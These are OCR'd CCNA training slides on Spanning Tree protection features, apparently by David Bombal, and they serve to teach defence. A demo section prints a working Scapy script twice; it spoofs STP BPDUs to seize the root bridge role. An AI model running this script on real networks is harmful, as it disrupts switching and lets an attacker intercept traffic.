STP Protection

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Protect Spanning Tree

CCNA Exam v1.1 (200-301)

2.5 Interpret basic operations of Rapid PVST+ Spanning Tree Protocol

- 2.5.a Root port, root bridge (primary/secondary), and other port names
- 2.5.b Port states and roles
- 2.5.c PortFast
- 2.5.d Root guard, loop guard, BPDU filter, and BPDU guard

Protect Spanning Tree

- Root guard
- BPDU guard
- Loop guard
- BPDU filter

https://t.me/learningnets

Root Guard

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE


Root Guard

- Protects against unauthorized switches attempting to become the root bridge
- Protects against hackers sending BPDUs
- Blocks access until receipt of superior BPDUs stops

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE


Root Guard



https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE


Root Guard



https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Demo 1: Hacking the Root Bridge



https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Demo 1: Hacking Spanning Tree

- Hackers can send messages saying they are the root bridge
- Or an old switch could be added to the network

scapy / spanning-tree-root-attack.py

davidbombal Update spanning-tree-root-attack.py

Code | Blame | 23 lines (23 loc) · 630 Bytes

```
1   #!/usr/bin/env python3
2   #Import scapy
3   from scapy.all import *
4   #Capture STP frame
5   pkt = sniff(filter="ether dst 01:80:c2:00:00:00",count=1)
6   #Change the MAC address in the frame to the following:
7   pkt[0].src="00:00:00:00:00:01"
8   #Set Rootid
9   pkt[0].rootid=0
10  #Set rootmac
11  pkt[0].rootmac="00:00:00:00:00:01"
12  #Set Bridgeid
13  pkt[0].bridgeid=0
14  #Set rootmac
15  pkt[0].bridgemac="00:00:00:00:00:01"
16  #Show changed frame
17  pkt[0].show()
18  #Loop to send multiple frames into the network:
19  for i in range (0, 50):
20      #Send changed frame back into the network:
21      sendp(pkt[0], loop=0, verbose=1)
22      #Sleep / wait for one second:
23      time.sleep(1)
```

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Demo 1: Hacking Spanning Tree

- You don't have to know this for the CCNA exam
  - Simple Python script to become the root switch

spanning-tree-root-attack.py


```python
#!/usr/bin/env python3
#Import scapy
from scapy.all import *
#Capture STP frame
pkt = sniff(filter="ether dst 01:80:c2:00:00:00",count=1)
#Change the MAC address in the frame to the following:
pkt[0].src="00:00:00:00:00:01"
#Set Rootid
pkt[0].rootid=0
#Set rootmac
pkt[0].rootmac="00:00:00:00:00:01"
#Set Bridgeid
pkt[0].bridgeid=0
#Set rootmac
pkt[0].bridgemac="00:00:00:00:00:01"
#Show changed frame
pkt[0].show()
#Loop to send multiple frames into the network:
for i in range (0, 50):
    #Send changed frame back into the network:
    sendp(pkt[0], loop=0, verbose=1)
    #Sleep / wait for one second:
    time.sleep(1)

```

- Github: https://github.com/davidbombal/scapy/blob/main/spanning-tree-root-attack.py

https://linkedin.com/in/davidbombal


DAVID BOMBAL
EDUCATE.MOTIVATE

Demo 1: Hacking the Root Bridge



